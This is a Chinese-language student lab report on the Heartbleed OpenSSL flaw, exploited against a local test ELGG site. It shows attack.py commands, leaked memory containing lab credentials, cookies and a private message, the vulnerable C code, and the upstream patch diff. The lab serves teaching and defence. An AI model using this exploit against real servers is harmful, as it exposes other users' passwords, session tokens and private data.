

# Heartbleed Attack Lab

## 总述

Heartbleed bug(cve - 2014 - 0160)是一种严重的 OpenSSL 库,实现缺陷使攻击者窃取被害人服务器的内存中的数据。偷来的数据依赖的内容是在服务器的内存。它可能包含私钥, TLS 会话密钥, 用户名、密码等。该漏洞在心跳协议的实现,使用的 SSL / TLS 连接有效。这个实验的目的是让学生了解这个漏洞有多严重,如何进攻工作,以及如何解决这个问题。受影响的 OpenSSL 1.0.1f 范围从 1.0.1 版本。Ubuntu VM 使用的是 1.0.1 版本。

## 环境搭建


在这个实验室中,我们需要设置两个虚拟机:一个叫攻击者机器,另一个称为受害者服务器。我们使用预构建 SEEDUbuntu12.04 VM。的虚拟机需要使用 NAT-Network 适配器网络设置。这可以通过将虚拟机设置,选择网络,并单击适配器标签切换 NAT-Network 适配器。确保虚拟机都是在同一 NAT-Network。

在这种攻击中使用的网站可以是任何 HTTPS 网站使用 SSL / TLS。然而,因为它是非法攻击一个真实的网站,我们已经建立了一个网站在我们的虚拟机,并对自己进行攻击 VM。我们使用一个开源社交网络应用程序称为 ELGG,和主机在以下网址:

<https://www.heartbleedlabelgg.com>。


我们需要修改攻击者机器上的 / etc / hosts 文件服务器名称映射到 IP 地址服务器虚拟机。更改以下在 / etc / hosts,主机 ELGG 应用程序服务器虚拟机的实际 IP 地址取代 IP 地址 127.0.0.1。

127.0.0.1 [www.heartbleedlabelgg.com](https://www.heartbleedlabelgg.com)



## 心跳协议

在实验室工作的任务之前,您需要理解心跳协议是如何工作的。心跳协议包括两个消息类型:HeartbeatRequest 包和 HeartbeatResponse 包。客户端发送一个 HeartbeatRequest 包到服务器。当服务器接收到它,它发回的副本 HeartbeatResponse 包收到的消息。



## 实验过程



在这个任务中,启动 Heartbleed 袭击社交网络站点,观察破坏情况。实际 Heartbleed 攻击取决于什么样的信息存储在服务器内存。如果服务器上没有太多的活动,将不能窃取有用的数据。

### 启动 Heartbleed 攻击

做以下:

- 从浏览器访问 <https://www.heartbleedlabelgg.com>。

- 登录站点管理员。(用户名:admin,密码:seedelgg)
- 波比添加为朋友。
- 发送 Bobby 私人消息。




我们使用的代码 `attack.py` ,通过下面语句攻击

\$ ./attack.py [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com)

需要多次运行攻击代码获得有用的数据——从目标服务器得到以下信息。

- 用户名和密码。
- 用户的活动(用户所做的)。
- 私人信息的具体内容。



```


Terminal
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7sqha8mm3bbqscemnit1sm88n4
Connection: keep-alive

.]<[74.p...5X^...*.

__elgg_token=8e9482da6759160b0e77d870233241b2&__elgg_ts=1479369064&username=admi
n&password=seedelgg...P0../..D.+...'
[11/17/2016 00:31] seed@ubuntu:~$

```

图一、获得用户名和密码



```

Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=76abuh7frs3sbntit1orf8d9f2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

__elgg_token=4cb33d05b518dd8a209cbebf642ec66a&__elgg_ts=1480640230&recipient_gui
d=40&subject=HI&body=What%27s+up...TS.V-n.vS..W..#.,
[12/01/2016 17:08] seed@ubuntu:~$

```

图二、获得 cookie、用户操作和私人信息具体内容

## 漏洞病理分析

Heartbleed 攻击是基于心跳请求。客户端仅仅需要向服务器发送一些数据以希望服务器回应，就只需要等待服务器将数据复制到响应数据包,所以所有的数据都是回声式的。

在正常的情况下,假设请求包括 3 字节的数据“ABC”,所以长度字段有值 3。

服务器将内存中的数据,从一开始就 3 个字节的数据复制到响应包。心跳请求数据包时,服务器将解析数据包的有效载荷和载荷长度值。在这里,载荷只有一个 3 字节的字符串“ABC”和有效载荷长度值是 3。服务器程序盲目地将以这个请求数据包的长度值构建响应数据包通过指向内存存储“ABC”,将载荷长度字节复制到响应负载。通过这种方式,响应包将包含一个 3 字节的字符串“ABC”。

在攻击场景,我们保持相同的负载(3 字节),但将载荷长度字段设置为 1003。服务器又盲目地将此载荷长度值在构建响应包。这一次,服务器程序将字符串“ABC”和 1003 字节的内存复制到响应数据包有效载荷。除了字符串“ABC”,额外的 1000 字节复制到响应包。这些额外的 1000 个字节显然不来自于请求数据包;它们来自服务器的私有内存,他们可能包含其他用户的信息、密钥、密码等。




Figure 2: The Benign Heartbeat Communication




Figure 3: The Heartbleed Attack Communication

我们的攻击代码允许载荷长度值。默认情况下,这个值是设置为一个相当大的一个(0x4000),但可以减少使用命令选项“-l”,结果见下图。

`$. /attack.py www.heartbleedlabelgg.com -l 0x015B`



或者 `$. /attack.py www.heartbleedlabelgg.com --length 83`

```
[11/17/2016 00:40] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com -l 0x015B

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
```

可变长度减少,有一个边界值为输入变量的长度。在低于边界,心跳不附带的查询将会收到一个响应数据包任何额外的数据(这意味着请求良性)。尝试不同的长度值到 web 服务器发送回答复没有额外的数据。可以发现当返回的字节数量小于 23,程序将打印” Server processed malformed Heartbeat, but did not return any extra data.”

```
[11/17/2016 00:51] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
```

```
[11/17/2016 00:51] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
```

## 漏洞对策与修复

修复 Heartbleed 脆弱,最好的方法是 OpenSSL 库更新,使用下面的命令。

```
#sudo apt-get update
```

```
#sudo apt-get upgrade
```



```
Terminal
Hit http://us.archive.ubuntu.com precise/universe Sources
Hit http://us.archive.ubuntu.com precise/multiverse Sources
Hit http://us.archive.ubuntu.com precise/main i386 Packages
Hit http://us.archive.ubuntu.com precise/restricted i386 Packages
Hit http://us.archive.ubuntu.com precise/universe i386 Packages
Hit http://us.archive.ubuntu.com precise/multiverse i386 Packages
Hit http://us.archive.ubuntu.com precise/main TranslationIndex
Hit http://us.archive.ubuntu.com precise/multiverse TranslationIndex
Hit http://us.archive.ubuntu.com precise/restricted TranslationIndex
Hit http://us.archive.ubuntu.com precise/universe TranslationIndex
Get:13 http://us.archive.ubuntu.com precise-updates/main Sources [499 kB]
Ign http://extras.ubuntu.com precise/main Translation-en_US
Ign http://extras.ubuntu.com precise/main Translation-en
Get:14 http://us.archive.ubuntu.com precise-updates/restricted Sources [8,840 B]
Get:15 http://us.archive.ubuntu.com precise-updates/universe Sources [132 kB]
Get:16 http://us.archive.ubuntu.com precise-updates/multiverse Sources [10.5 kB]
Get:17 http://us.archive.ubuntu.com precise-updates/main i386 Packages [1,108 kB]
]
Get:18 http://security.ubuntu.com precise-security/restricted i386 Packages [10.8 kB]
Get:19 http://security.ubuntu.com precise-security/universe i386 Packages [147 kB]
Get:20 http://security.ubuntu.com precise-security/multiverse i386 Packages [3,542 B]
Get:21 http://security.ubuntu.com precise-security/main TranslationIndex [208 B]
Get:22 http://security.ubuntu.com precise-security/multiverse TranslationIndex [199 B]
Get:23 http://security.ubuntu.com precise-security/restricted TranslationIndex [202 B]
Get:24 http://security.ubuntu.com precise-security/universe TranslationIndex [205 B]
Get:25 http://security.ubuntu.com precise-security/main Translation-en [267 kB]
Get:26 http://us.archive.ubuntu.com precise-updates/restricted i386 Packages [15.4 kB]
Get:27 http://us.archive.ubuntu.com precise-updates/universe i386 Packages [292 kB]
94% [27 Packages 234 kB/292 kB 80%] [25 Translation-en 96.0 kB/267 kB 36%] 18.9 kB/s 12s
```

如何解决 Heartbleed 错误的源代码

以下 c 风格的结构(不完全相同的源代码)的格式是心跳的请求/响应包。

```
struct {
    HeartbeatMessageType type; // 1 byte: request or the response
    uint16 payload_length; // 2 byte: the length of the payload
    Opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage
```

第一个字段(1 字节)数据包的类型信息,第二个字段(2 字节)是有效载荷长度,紧随其后的是实际的负载和填充。有效载荷的大小应该是一样的价值在载荷长度字段,但在攻击的情况下,载荷可以设置为一个不同的长度价值。

下面的代码片段显示了服务器请求数据包的数据副本响应包。

Listing 1: Process the Heartbeat request packet and generate the response packet

```
1  /* Allocate memory for the response, size is 1 byte
2  * message type, plus 2 bytes payload length, plus
3  * payload, plus padding
4  */
5
6  unsigned int payload;
7  unsigned int padding = 16; /* Use minimum padding */
8
9  // Read from type field first
10 hbtype = *p++; /* After this instruction, the pointer
11                * p will point to the payload_length field *.
12
13 // Read from the payload_length field
14 // from the request packet
15 n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
16                  * from pointer p and store the value
17                  * in the INT variable "payload". */
18
19
20 pl=p; // pl points to the beginning of the payload content
21
22 if (hbtype == TLS1_HB_REQUEST)
23 {
24     unsigned char *buffer, *bp;
25     int r;
26
27     /* Allocate memory for the response, size is 1 byte
28      * message type, plus 2 bytes payload length, plus
29      * payload, plus padding
30      */
31
32     buffer = OPENSSL_malloc(1 + 2 + payload + padding);
33     bp = buffer;
34
35     // Enter response type, length and copy payload
36     *bp++ = TLS1_HB_RESPONSE;
37     s2n(payload, bp);
38
39     // copy payload
40     memcpy(bp, pl, payload); /* pl is the pointer which
41                              * points to the beginning
42                              * of the payload content */
43
44     bp += payload;
45
46     // Random padding
47     RAND_pseudo_bytes(bp, padding);
48
49     // this function will copy the 3+payload+padding bytes
50     // from the buffer and put them into the heartbeat response
51     // packet to send back to the request client side.
52     OPENSSL_free(buffer);
```

通过对代码的分析，心脏滴血的根本原因是在缓冲区复制时忽略了对边界的检查，可以采用如下策略修复问题

添加判断条件：//丢弃可能引发心脏出血的请求包

```
if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0;
```

通过查看 OpenSSL 库补丁更新的源代码，发现猜测是正确的。补丁也是以此形式进行处理漏洞的。



```
diff --git a/CHANGES b/CHANGES
index 0484456..08abe8d 100644 (file)
--- a/CHANGES
+++ b/CHANGES
@@ -4,6 +4,15 @@

Changes between 1.0.1f and 1.0.1g [xx XXX xxxx]

+ *) A missing bounds check in the handling of the TLS heartbeat extension
+ can be used to reveal up to 64k of memory to a connected client or
+ server.
+
+ Thanks for Neel Mehta of Google Security for discovering this bug and to
+ Adam Langley, Bodo Moeller and Yuval Yarom for preparing the fix (CVE-2014-0160)
+ [Adam Langley, Bodo Moeller]
+
+ *) Fix for the attack described in the paper "Recovering OpenSSL
+ ECDSA Nonces Using the FLUSH+RELOAD Cache Side-channel Attack"
+ by Yuval Yarom and Naomi Benger. Details can be obtained from:

diff --git a/ssl/dl_both.c b/ssl/dl_both.c
index 7a5596a..2e8cf68 100644 (file)
--- a/ssl/dl_both.c
+++ b/ssl/dl_both.c
@@ -1459,26 +1459,36 @@ dtls1_process_heartbeat(SSL *s)
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

-    /* Read type and payload length first */
-    hbtype = *p++;
-    n2s(p, payload);
-    pl = p;
-
    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

+    /* Read type and payload length first */
+    if (1 + 2 + 16 > s->s3->rrec.length)
+        return 0; /* silently discard */
+
+    /* Read type and payload length first */
+    if (1 + 2 + 16 > s->s3->rrec.length)
+        return 0; /* silently discard */
+    hbtype = *p++;
+    n2s(p, payload);
+    if (1 + 2 + payload + 16 > s->s3->rrec.length)
+        return 0; /* silently discard per RFC 6520 sec. 4 */
+    pl = p;
+
    if (hbtype == TLS1_HB_REQUEST)
    {
        unsigned char *buffer, *bp;
        unsigned int write_length = 1 /* heartbeat type */ +
                                2 /* heartbeat length */ +
                                payload + padding;

        int r;

        if (write_length > SSL3_RT_MAX_PLAIN_LENGTH)
            return 0;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
-        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
+        buffer = OPENSSL_malloc(write_length);
        bp = buffer;

        /* Enter response type, length and copy payload */
@@ -1489,11 +1499,11 @@ dtls1_process_heartbeat(SSL *s)
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

-        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
+        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, write_length);
        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                            buffer, 3 + payload + padding,
                            buffer, write_length,
                            s, s->msg_callback_arg);

        OPENSSL_free(buffer);
    }

```

忽略了边界的检查以至于客户端可以从服务器读取 64k 的存储内容

